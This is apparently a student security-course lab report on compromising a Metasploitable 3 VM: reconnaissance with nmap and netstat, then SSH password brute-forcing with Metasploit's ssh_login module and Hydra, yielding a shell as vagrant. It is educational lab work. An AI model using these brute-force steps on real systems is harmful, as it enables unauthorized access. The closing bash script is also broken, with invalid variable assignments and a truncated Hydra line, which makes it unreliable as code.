Team4

ICS344 Project

Layal albuhussain 202160450
Narjes Alsaad 202162050
Maha albasri 202180230

Phase 1

Setup and Compromise the service

Step 1 : Getting the IP addresses

To get the IP address for the Kali Virtual Machine (Attacker) we used the command Ip a we found the ip to be 192.168.254.128

```
┌──(narjes㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default q
len 1000
    link/ether 00:0c:29:81:8c:20 brd ff:ff:ff:ff:ff:ff
    inet 192.168.254.128/24 brd 192.168.254.255 scope global dynamic noprefixroute eth0
       valid_lft 1594sec preferred_lft 1594sec
    inet6 fe80::20c:29ff:fe81:8c20/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default

    link/ether 02:42:af:b2:00:4a brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:afff:feb2:4a/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: veth08da8fb@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0
 state UP group default
    link/ether 86:47:a9:66:ed:4a brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::8447:a9ff:fe66:ed4a/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

Then ,for us access Metasploitable 3 , we first ensure Metasploitable 3 is downloaded and running then we logged in using the default credentials, then run 'ifconfig' to find the IP address of Metasploitable, typically listed under eth0 which is 192.168.254.130 that we need to connect from Kali Linux.

```
msfadmin@metasploitable3-ub1404:~$ ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:a2:41:41:b7
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:1f:a6:cd
          inet addr:192.168.254.130  Bcast:192.168.254.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1f:a6cd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:555367 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13967 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40456668 (40.4 MB)  TX bytes:5618412 (5.6 MB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:1f:a6:f7
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1f:a6f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1037 errors:0 dropped:0 overruns:0 frame:0
          TX packets:259 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:172731 (172.7 KB)  TX bytes:43642 (43.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:36474 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36474 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7166496 (7.1 MB)  TX bytes:7166496 (7.1 MB)
```

Step 2 : Test the reachability

To test reachability from victim to attacker we used the command ping 192.168.254.130

```
┌──(narjes㉿kali)-[~]
└─$ ping 192.168.254.130
PING 192.168.254.130 (192.168.254.130) 56(84) bytes of data.
64 bytes from 192.168.254.130: icmp_seq=1 ttl=64 time=0.554 ms
64 bytes from 192.168.254.130: icmp_seq=2 ttl=64 time=1.39 ms
64 bytes from 192.168.254.130: icmp_seq=3 ttl=64 time=0.723 ms
64 bytes from 192.168.254.130: icmp_seq=4 ttl=64 time=0.975 ms
64 bytes from 192.168.254.130: icmp_seq=5 ttl=64 time=0.983 ms
```

To test reachability from attacker to vicitm we used the command ping 192.168.254.128

```
vagrant@metasploitable3-ub1404:~$ ping 192.168.254.128
PING 192.168.254.128 (192.168.254.128) 56(84) bytes of data.
64 bytes from 192.168.254.128: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from 192.168.254.128: icmp_seq=2 ttl=64 time=1.40 ms
64 bytes from 192.168.254.128: icmp_seq=3 ttl=64 time=1.15 ms
64 bytes from 192.168.254.128: icmp_seq=4 ttl=64 time=0.960 ms
64 bytes from 192.168.254.128: icmp_seq=5 ttl=64 time=2.01 ms
64 bytes from 192.168.254.128: icmp_seq=6 ttl=64 time=0.437 ms
```

Step 3 : Detect Open Ports

```
┌──(narjes㉿kali)-[~]
└─$ nmap -p- 192.168.254.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 03:58 EDT
Nmap scan report for 192.168.254.130
Host is up (0.00045s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE  SERVICE
21/tcp    open   ftp
22/tcp    open   ssh
80/tcp    open   http
445/tcp   open   microsoft-ds
631/tcp   open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
3500/tcp open   rtmp-port
6697/tcp open   ircs-u
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 00:0C:29:1F:A6:ED (VMware)

Nmap done: 1 IP address (1 host up) scanned in 104.72 seconds
```

To detect open ports, we used the command nmap -p 192.168.254.130 . This command helps us identify whether port 22 is open (SSH) on the specified target IP address, which is crucial for assessing the security posture of the system. By determining the status of this port, we can evaluate potential vulnerabilities, troubleshoot connection issues, and engage in broader network scanning efforts to discover services running on various ports.

Step 4 : Check listening ports

To check if port 22 (SSH) is listening, we used the command netstat -tuln | grep 22 This helped us in confirming whether the SSH service is actively running and accepting connections on that port. By filtering the output for port 22, we can quickly identify if the service is listening, which is essential for ensuring remote access capabilities. Additionally, it allows us to diagnose potential connectivity issues and verify that the firewall settings are appropriately configured to allow SSH traffic.

```
vagrant@metasploitable3-ub1404:~$ netstat -tuln | grep 22
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

Step 5 : Creating files & installing hydra

We prepared for a brute-force attack using Hydra by first creating two files: user.txt for storing potential usernames and pass.txt for possible passwords, both edited using the nano text editor. After ensuring that Hydra was installed by running sudo apt install hydra, we confirmed that it was already available on our system.

```
┌──(narjes㉿kali)-[~]
└─$ nano user.txt

┌──(narjes㉿kali)-[~]
└─$ nano pass.txt

┌──(narjes㉿kali)-[~]
└─$ sudo apt install hydra
[sudo] password for narjes:
hydra is already the newest version (9.5-3).
hydra set to manually installed.
The following packages were automatically installed and are no longer require
d:
  icu-devtools   libglapi-mesa  libpython3.12-minimal  python3.12-tk
  libflac12t64   libicu-dev     libpython3.12-stdlib   ruby-zeitwerk
  libfuse3-3     liblbfgsb0     libpython3.12t64       strongswan
  libgeos3.13.0  libpoppler145  python3-setproctitle
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 7
```

~/user.txt - Mousepad

File Edit Search View Document Help

```
1 msfadmin
2 user
3 postgres
4 vagrant
5
```


~/pass.txt - Mousepad

File Edit Search View Document Help

```
1 msfadmin
2 123456
3 toor
4 password
5 vagrant
6
```

Step 6 : Starting metasploit tool

we launched the Metasploit Framework by typing 'msfconsole' in the terminal



Step 7 : Compromise the service

We utilized the Metasploit Framework to perform an SSH brute-force login attempt against the target IP address 192.168.254.130. We began by loading the auxiliary/scanner/ssh/ssh_login module and configured it by setting the RHOSTS to the target IP, USER_FILE to user.txt, and PASS_FILE to pass.txt. We also enabled verbose mode for detailed output. Upon executing the module using the exploit command, Metasploit systematically attempted various username and password combinations from the provided files. After multiple failed attempts, it successfully authenticated using the credentials vagrant:vagrant, establishing an SSH session with the target system. The session output confirmed access with user privileges, demonstrating the practical use of Metasploit for testing SSH security configurations and the risks posed by weak or default credentials.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.254.130
RHOSTS => 192.168.254.130
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[+] 192.168.254.130:22 - Starting bruteforce
[-] 192.168.254.130:22 - Failed: 'msfadmin:msfadmin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.254.130:22 - Failed: 'msfadmin:123456'
[-] 192.168.254.130:22 - Failed: 'msfadmin:toor'
[-] 192.168.254.130:22 - Failed: 'msfadmin:password'
[-] 192.168.254.130:22 - Failed: 'msfadmin:vagrant'
[-] 192.168.254.130:22 - Failed: 'user:msfadmin'
[-] 192.168.254.130:22 - Failed: 'user:123456'
[-] 192.168.254.130:22 - Failed: 'user:toor'
[-] 192.168.254.130:22 - Failed: 'user:password'
[-] 192.168.254.130:22 - Failed: 'user:vagrant'
[-] 192.168.254.130:22 - Failed: 'postgres:msfadmin'
[-] 192.168.254.130:22 - Failed: 'postgres:123456'
[-] 192.168.254.130:22 - Failed: 'postgres:toor'
[-] 192.168.254.130:22 - Failed: 'postgres:password'
[-] 192.168.254.130:22 - Failed: 'postgres:vagrant'
[-] 192.168.254.130:22 - Failed: 'vagrant:msfadmin'
[-] 192.168.254.130:22 - Failed: 'vagrant:123456'
[-] 192.168.254.130:22 - Failed: 'vagrant:toor'
[-] 192.168.254.130:22 - Failed: 'vagrant:password'
[+] 192.168.254.130:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) grou
ps=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Th
u May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.254.128:33597 -> 192.168.254.130:22) at 2025-04-30 04:14:
36 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 7 : Creating the session

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information   Connection
  --  ----  ----          -----------   ----------
  1         shell linux   SSH narjes @  192.168.254.128:33597 → 192.168.254.130:22 (192.1
                                        68.254.130)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...


whoami
vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
hostname
metasploitable3-ub1404
```

we successfully established an active SSH session with the target machine at IP 192.168.254.130. After listing the active sessions using the sessions command, we interacted with session ID 1 by executing sessions -i 1. Inside the session, we ran basic commands like whoami, id, and hostname to confirm our access level and environment. The output verified that we had logged in as the vagrant user, who belongs to both the vagrant and sudo groups, indicating elevated privileges. The hostname metasploitable3-ub1404 confirmed that the target system is a Metasploitable 3 instance running Ubuntu 14.04. This demonstrates a successful post-exploitation step and verifies access to a potentially vulnerable system

Step 8 : Compromise the system with customized script

We first created a script named ssh_bruteforce.sh with the nano editor, then made it executable using chmod +x ssh_bruteforce.sh. Running the script launched Hydra targeting the IP 192.168.254.130 on port 22 (SSH). Although the scan generated several warnings and connection reset errors—likely due to too many failed attempts in a short time—it eventually succeeded. Hydra identified valid SSH credentials: username vagrant and password vagrant, confirming access to the target

```
┌──(marjes㉿kali)-[~]
└─$ nano ssh_bruteforce.sh

┌──(marjes㉿kali)-[~]
└─$ chmod +x ssh_bruteforce.sh

┌──(marjes㉿kali)-[~]
└─$ ./ssh_bruteforce.sh
[*] Starting ssh brute-force attack on 192.168.254.130 ...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-30 0
4:34:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:4/p:5
), ~2 tries per task
[DATA] attacking ssh://192.168.254.130:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://msfadmin@19
2.168.254.130:22
[INFO] Successful, password authentication is supported by ssh://192.168.25
4.130:22
[ERROR] could not connect to target port 22: Socket error: Connection reset
 by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset
 by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 8 because of too many errors
[VERBOSE] Disabled child 15 because of too many errors
[STATUS] attack finished for 192.168.254.130 (waiting for children to compl
ete tests)
[22][ssh] host: 192.168.254.130   login: vagrant   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-30 0
4:34:24
```

```
File  Actions  Edit  View  Help
  GNU nano 8.4                    ssh_bruteforce.sh *
#!/bin/bash
# Configuration
TARGET_IP = "192.168.254.130"
USERNAME_LIST = "user.txt"
PASSWORD_LIST = "pass.txt"
#Run Hydra
echo "[*] Starting ssh brute-force attack on $TARGET_IP ..."
<4 -f -v
```